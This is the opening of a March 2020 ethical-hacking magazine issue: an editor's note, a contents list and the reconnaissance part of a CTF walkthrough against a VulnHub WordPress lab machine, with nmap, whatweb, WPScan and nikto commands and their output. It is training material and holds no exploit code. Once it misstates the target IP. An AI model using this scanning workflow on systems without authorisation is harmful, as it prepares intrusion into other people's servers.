

Simplifying cyber security since 2016

Hackercool

March 2020 Edition 3 Issue 3

Cyber Security Magazine

Wordpress Hacking

without WPscan

Finding LFI and RFI vulnerabilities in Wordpress plugins

**NOT JUST ANOTHER TOOL :
GNU DEBUGGER**

METASPLOIT THIS MONTH

Windows POST Shellcode Injection , TeamViewer Creds
Gather exploits and more

Data Breach This Month : Whisper .

*Then you will know the truth and the truth will set you free.
John 8:32*

Editor's Note

Hello aspiring ethical hackers. Hope you are all awesome. This is our March 2020 Issue. With the release of this Issue we are happy to announce that we have cleared all our pending Issues, not even missing one Issue. By doing this, we have fulfilled the Promise we made to our readers a few months back and we are very happy that we did this even before the date we thought we would be doing it. All Thanks to GOD. We have also been reaching out to all our customers who felt cheated by and cancelled their subscription due to the delay in the release of our Magazine Issues.

As we have finished our pending Issues, we would like to inform our readers that from now on we will be releasing our Issues from 10th to 15th of every month except the April 2020 Issue which we will be releasing on 20th of next month. We hope our readers are enjoying our Magazine Issues recently. We will be bringing more changes like the above mentioned one's to make our magazine more awesome for our readers.

We are also planning to introduce some new features to our Magazine in our future Issues. Coming to this Issue, we bring Wordpress Hacking to our readers. Wordpress is one of the most popular CMS and plays a very important role in penetration testing. It almost covers around 35% of internet.

In Metasploit This Month, we have two Windows POST exploits which our readers may find very interesting, especially the exploit that gathers the credentials of Team Viewer installed on the target system. This exploit works on the latest release of the Team Viewer. All other regular features are present. That's all for now, until the next issue, Good Bye. Thank You. Stay Home, Stay Safe.

c.k.chakravarthi

Magazine :

<https://hackercoolmagazine.com>

<https://hackercoolmagz.com>

Blog : <https://www.hackercool.com>

Mail : qa@hackercoolmagz.com, customer@hackercoolmagz.com

Facebook : <https://www.facebook.com/hackercoolmagazine/>

Twitter : <https://twitter.com/hackercoolmagz>

INSIDE

See what our Hackercool Magazine March 2020 Issue has in store for you.

1. *Capture The Flag :*

Wordpress Host Server : 1

2. *Metasploit This Month :*

CrossChex BOF, Shellcode Injection, Teamviewer Creds Gather & more modules

3. *Not Just Another Tool*

GNU Debugger.

4. *Online Security :*

Corona Cyber attacks and how to protect yourself.

5. *Data Breach This Month :*

Whisper.

6. *How to :*

Create new users in Kali Linux 2020.

WORDPRESS HOST SERVER : 1

CAPTURE THE FLAG

You may take numerous courses on cyber security and ethical hacking but you will not hone your skills unless you test your skills in a Real World hacking environment. CAPTURE THE FLAG scenarios and VM labs provide the beginners and those who want a real world testing lab for practice. These scenarios also provide a variety of challenges which help readers and users to gain knowledge about different tools and methods used in Real World penetration testing. These are not only useful for beginners but also security professionals, system administrators and other cyber security enthusiasts. We at Hackercool Magazine strive to bring our readers some of the best CTF scenarios every month. We suggest our readers not only to just read these tutorials but also practice them by setting up the VM.

Like other articles of our magazine, this article too has been written so that it is easily understandable to beginners. To make this more simple, this article has been replayed as a challenge being performed by an amateur hacker.

Hi Hackercoolians. Welcome back. Hope you are all safe and taking all the safety precautions to keep the Covid 19 virus away from you. GOD keep you all safe and sound in the current crisis. In this March 2020 Issue, I bring you the CTF challenge of Wordpress Host Server : 1 created by Author "Akanksha Sachin Verma". Unlike previous challenges this is not a boot to root challenge. This is a CTF challenge intended to hack a server that is hosting Wordpress. The author says breaking it in as many ways as possible is the challenge for this machine. The difficulty level is considered intermediate for this challenge. It works well on both virtual box and Vmware. This CTF machine can be downloaded from the given link below.

<https://www.vulnhub.com/entry/wordpress-host-server-1,451/>

Wordpress penetration testing is one of the most important topics of cyber security as it reportedly covers 35% of the global internet. Ok let's see how this goes. I am doing this challenge on vmware and my attacker system is Kali Linux 2019.2 MATE. The target system will get IP address automatically as DHCP is enabled. So let's start having fun. After booting the target machine, the first thing I do is run Nmap ping scan of the network to find my target's IP address.

```
hackercoolmagz@kali:~$ nmap -sP 192.168.36.130-150
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-21 14:15 IST
Nmap scan report for 192.168.36.130
Host is up (0.000098s latency).
Nmap scan report for armourinfosec.test (192.168.36.135)
Host is up (0.0028s latency).
Nmap done: 21 IP addresses (2 hosts up) scanned in 1.59 seconds
hackercoolmagz@kali:~$ █
```


The IP address of our target is 192.168.36.130. Next, I ran the verbose scan of Nmap on the target to collect more information about the target

```
hackercoolmagz@kali:~$ nmap -sV -A 192.168.36.135
Starting Nmap 7.70 ( https://nmap.org ) at 2020-04-21 14:16 IST
Nmap scan report for armourinfosec.test (192.168.36.135)
```

```
Host is up (0.66s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 08:af:4d:3c:91:26:85:2c:30:d1:38:d7:cd:8c:c3:1d (RSA)
|   256  a8:7c:c9:a5:2d:dd:04:d0:e0:25:2a:cd:f7:68:0c:06 (ECDSA)
|_  256  a2:72:b9:95:7b:55:2e:57:78:26:75:d4:71:69:89:46 (ED25519)
80/tcp    open  ssl/http?
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_    httponly flag not set
|_ http-title: Did not follow redirect to http://www.armourinfosec.test/
443/tcp   open  ssl/http     Apache httpd 2.4.6 ((CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14)
|_ http-server-header: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
|_ http-title: 400 Bad Request
| ssl-cert: Subject: commonName=armour infosec/organizationName=Armour infosec/stateOrProvinceName=MP/countryName=IN
| Not valid before: 2020-01-30T18:25:03
|_ Not valid after: 2021-01-29T18:25:03
|_ ssl-date: TLS randomness does not represent time

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 227.56 seconds
hackercoolmagz@kali:~$
```

There are three ports open on the target : 22, 80 and 443. Let's see what's running on the target website but first let's update the hosts file.



```
<hosts>
File Edit Search Options Help
127.0.0.1      localhost
127.0.1.1     kali
192.168.36.135 armourinfosec.test

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
```


Let's try the whatweb tool first to find out what is running on the target web server. The command to do this is

```
hackercoolmagz@kali:~$ whatweb 192.168.36.135
```

It seems Wordpress 5.3.2 is running on the target.

```
http://192.168.36.135 [200 OK] Apache[2.4.6], Cookies[PHPSESSID], Country[RESERVED][ZZ], Email[ajax-loader@2x.gif], HTML5, HTTPServer[CentOS][Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14], IP[192.168.36.135], JQuery, MetaGenerator[WordPress 5.3.2], OpenSSL[1.0.2k-fips], PHP[7.3.14], Script[text/javascript], Title[Armour Infosec], UncommonHeaders[link], WordPress[5.3.2], X-Powered-By[PHP/7.3.14], X-UA-Compatible[IE=edge]
hackercoolmagz@kali:~$
```

As soon as they detect Wordpress, many penetration testers remember only one tool, that is Wpscan. Let me do the same.



```
WordPress Security Scanner by the WPScan Team
Version 3.5.3
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
```

```
[i] Updating the Database ...
```

```
Scan Aborted: Unable to get https://data.wpscan.org/plugins.json.sha512 (status: 403)
```

```
hackercoolmagz@kali:~$
```

But it seems my Wpscan faced some glitch and I can't start it. It seems I have to do this challenge without Wpscan. No problem. I ran nikto to collect more information about the target web server.


```
hackercoolmagz@kali:~$ nikto -h http://armourinfosec.test
```

```
- Nikto v2.1.6
```

```
-----
+ Target IP:          192.168.36.135
+ Target Hostname:    armourinfosec.test
+ Target Port:        80
+ Start Time:         2020-04-21 14:25:47 (GMT5.5)
-----
+ Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.3.14
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/7.3.14
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-redirect-by' found, with contents: WordPress
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Root page / redirects to: http://www.armourinfosec.test/
+ OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSS
```


```
c.test/index.php?rest_route=/>; rel="https://api.w.org/",<https://www.armourinfo
sec.test/>; rel=shortlink, )
+ Web Server returns a valid response with junk HTTP methods, this may cause fal
se positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to X
ST
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested u
p to' version usually matches the WordPress version
+ /wp-links-opml.php: This WordPress script reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ 8594 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:          2020-04-21 14:29:33 (GMT5.5) (226 seconds)
-----
+ 1 host(s) tested
```

Nikto didn't offer much to me except this page revealing the installed wordpress version.

